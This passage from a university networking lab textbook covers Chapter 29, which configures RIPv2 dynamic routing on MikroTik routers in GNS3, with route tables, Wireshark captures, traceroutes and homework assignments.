


Figure 14 – Assignment 1 network

Assignment 2 – Create a full mesh network

- Building off of Assignment 1
- Add a Purple network to the enterprise
- It is projected to use 600 hosts
- Add network paths so each router has a link to every other router. (e.g. as it stands, Router3 has no direct connection to Router4)
- RECOMMENDED GRADING CRITERIA
    - Screenshot of GNS3 Workspace with all devices labeled
    - Wireshark capture on the following links showing that an ICMP packet from a Blue host takes different paths to reach the Purple host (You may have to disconnect some connections to force the change in path)
        - Router1 <-> Router5
        - Router2 <-> Router5

- Router3 <-> Router5
- Router4 <-> Router5

- Sample network environment:




Figure 15 – Assignment 2 network




Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 29

Dynamic Networking - Routing Information Protocol

JACOB CHRISTENSEN AND MATHEW J. HEATH VAN HORN, PHD

As demonstrated in the previous lab, routers need to be told about distant networks in order to communicate with devices 1+ hops away. Doing this task manually is tedious and highly prone to human error, especially as networks start increasing in size. As a result, the Routing Information Protocol (RIP) was developed to allow routing devices to advertise their routing tables with their surrounding neighbors autonomously. Not only did this save configuration time, but it allowed routers to essentially re-calibrate themselves even as devices were added or removed over time.

Estimated time for completion: 15 minutes

LEARNING OBJECTIVES

- Implement the RIPv2 network routing protocol
- Practice using DHCP from a remote server
- Determine a network topology from a captured network packet

PREREQUISITES

- Chapter 28 – Static Networking Part 2

DELIVERABLES

3 Screenshots are required to consider this lab complete:

- Screenshot of GNS3 workspace (LANS labeled with correct IPs and Subnets)
- Screenshot of DHCP configuration settings
- Screenshot of Wireshark packet showing RIPv2 network advertisement for all networks

RESOURCES

- MikroTik RouterOS Documentation – RIP – https://help.mikrotik.com/docs/display/ROS/RIP
- MikroTik Router OS Documentation – RouterOSv7 changes to RIP – https://help.mikrotik.com/docs/

display/ROS/Moving+from+ROSv6+to+v7+with+examples

CONTRIBUTORS AND TESTERS

- Dante Rocca, Cybersecurity Student, ERAU-Prescott
- Kyle Wheaton, Cybersecurity Student, ERAU-Prescott

Phase I – Building the Network Topology

The following steps are to create a baseline for completing this lab. It makes assumptions about learner knowledge from completing previous labs.

By the end of this lab your network will look like the following:




Figure 1 – Final GNS3 environment

1. Open GNS3

1.1. Open the previous Chapter 26 lab

1.2. Save it as a new project: **LAB_13**

2. Modify the network environment:

2.1. Remove the manually assigned static routes from Router1

```
> ip route remove 0,1,2,3
```

```
[admin@ROUTER-01] > ip route print
Flags: D - DYNAMIC; A - ACTIVE; c - CONNECT, s - STATIC
Columns: DST-ADDRESS, GATEWAY, DISTANCE
#     DST-ADDRESS  GATEWAY   DISTANCE
  DAc 10.0.0.0/23  ether1          0
0   s 10.0.2.0/24  10.0.5.2        2
1  As 10.0.2.0/24  10.0.4.2        1
2   s 10.0.3.0/29  10.0.4.2        2
3  As 10.0.3.0/29  10.0.5.2        1
  DAc 10.0.4.0/30  ether2          0
  DAc 10.0.5.0/30  ether3          0
[admin@ROUTER-01] > ip route remove 0,1,2,3
[admin@ROUTER-01] > ip route print
Flags: D - DYNAMIC; A - ACTIVE; c - CONNECT
Columns: DST-ADDRESS, GATEWAY, DISTANCE
    DST-ADDRESS  GATEWAY  DISTANCE
DAc 10.0.0.0/23  ether1          0
DAc 10.0.4.0/30  ether2          0
DAc 10.0.5.0/30  ether3          0
[admin@ROUTER-01] >
```

Figure 2 – Removing static routes

2.2. Repeat for the other two routers

3. Label and organize your network as necessary

Phase II – Configuring RIPv2 on MikroTik RouterOS

RIP (Routing Information Protocol) is one of the original protocols used by the Internet. Version 2 is the current protocol standard. RIPv2 is a distance-vector protocol in that the routers must communicate with each other about the routes they know about. The term “hop” is used to describe the distance from A to B. In our example, PC1 would take 3 hops to reach PC3: (start) 10.0.0.0 –> 10.0.4.0 –> 10.0.2.0 (end). RIP advertisement packets contain the distance vector hop information. We are going to configure our RED and BLUE networks to use RIPv2 and look at the vector tables. Fortunately for us, MikroTik has simplified RIPv2 configuration immensely!

1. Initialize a Wireshark capture between Router1 and Router2

2. Create a new RIPv2 instance on Router1

```
> routing rip instance add name=RIP-ROUTER-01 redistribute=connected,rip
```

```
> routing rip interface-template add interfaces=all instance=RIP-ROUTER-01
```

3. Create a new RIPv2 instance on Router2

```
> routing rip instance add name=RIP-ROUTER-02 redistribute=connected,rip
```

```
> routing rip interface-template add interfaces=all instance=RIP-ROUTER-02
```

4. Focus on the Wireshark capture window

4.1. You should start to see RIPv2 Request and Response messages being exchanged to the IP 224.0.0.9 over port 520

Source	Port	Destination	Protocol	Info
10.0.4.1	520	224.0.0.9	RIPv2	Response
10.0.4.1	520	224.0.0.9	RIPv2	Response
10.0.4.1	520	224.0.0.9	RIPv2	Response
10.0.4.2	520	224.0.0.9	RIPv2	Request
10.0.4.1	520	10.0.4.2	RIPv2	Response
10.0.4.1	520	224.0.0.9	RIPv2	Response
10.0.4.2	520	224.0.0.9	RIPv2	Response

Figure 3 – Wireshark packet capture filtered for RIP

4.2. Opening any one of these packets will reveal the routing table being distributed




Figure 4 – RIP packet analysis

4.3. The recipient routers will use this information to update their own routing tables

```
> ip route print
```

```
[admin@ROUTER-01] > ip route print
Flags: D - DYNAMIC; A - ACTIVE; c - CONNECT, r - RIP
Columns: DST-ADDRESS, GATEWAY, DISTANCE
    DST-ADDRESS  GATEWAY          DISTANCE
DAc 10.0.0.0/23  ether1                  0
DAr 10.0.2.0/24  10.0.4.2%ether2       120
DAc 10.0.4.0/30  ether2                  0
DAc 10.0.5.0/30  ether3                  0
DAr 10.0.6.0/30  10.0.4.2%ether2       120
[admin@ROUTER-01] >
```

Figure 5 – Updated routing table

5. Configure RIPv2 on Router3

6. Test the network's new ability to dynamically update its routes

    6.1. Try requesting a new IP address on PC1 and PC3

> **NOTE:** Did you remember to configure Router1 for DHCP-Relay?

    6.2. View the route taken from PC1 to PC3

```
> trace 10.0.2.X -P 1
```

```
PC1> trace 10.0.2.100 -P 1
trace to 10.0.2.100, 8 hops max (ICMP), press Ctrl+C to stop
 1   10.0.0.1   1.265 ms  0.835 ms  0.403 ms
 2   10.0.4.2   2.023 ms  2.213 ms  0.599 ms
 3   10.0.2.100   2.965 ms  0.674 ms  0.735 ms

PC1>
```

Figure 6 – Tracing path to PC3

    6.3. Cut the path that the ICMP packet took to test if RIP can dynamically update network paths




Figure 7 – Cutting path from Router 1 to Router 2

```
> trace 10.0.2.X -P 1
```

```
PC1> trace 10.0.2.100 -P 1
trace to 10.0.2.100, 8 hops max (ICMP), press Ctrl+C to stop
 1   10.0.0.1   1.259 ms  0.602 ms  1.424 ms
 2   10.0.5.2   4.122 ms  2.539 ms  0.931 ms
 3   10.0.6.1   2.373 ms  0.889 ms  0.825 ms
 4   10.0.2.100   1.571 ms  1.469 ms  0.774 ms

PC1>
```

Figure 8 – Tracing route to PC3

Hopefully this exercise proved how significantly easier routing protocols are compared to manually assigning routes in networks.

End of Lab

Deliverables

3 Screenshots are required to consider this lab complete:

- Screenshot of GNS3 workspace (LANS labeled with correct IPs and Subnets)
- Screenshot of DHCP configuration settings

- Screenshot of Wireshark packet showing RIPv2 network advertisement for all networks

Homeworks

Assignment 1 – Update the network build in Assignment 1 from the previous chapter

- Configure DHCP to support the network
- Replace static routes with RIPv2
- RECOMMENDED GRADING CRITERIA
    - Screenshot of GNS3 Workspace with all devices labeled
    - Screenshot of the DHCP configuration
    - Screenshot of RIPv2 packets
    - Wireshark Packet Captures where a Green host can ping
        - Red Host
        - Blue Host
        - Gray Host
- Sample network environment:




Figure 9 – Assignment 1 network

Assignment 2 – Update the network build in Assignment 2 from the previous chapter

- Configure DHCP to support the network
- Replace static routes with RIPv2
- RECOMMENDED GRADING CRITERIA
    - Screenshot of GNS3 Workspace with all devices labeled
    - Trace route command showing that an ICMP packet from a Blue host takes different paths to reach the Purple host (You may have to disconnect some connections to force the change in path)
        - Router2 –> Router5
        - Router2 –> Router1 -> Router5
        - Router2 –> Router3 -> Router1 -> Router5
        - Router2 –> Router3 -> Router1 -> Router4 -> Router5

- Sample network environment:




Figure 10 – Assignment 2 network




Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 30

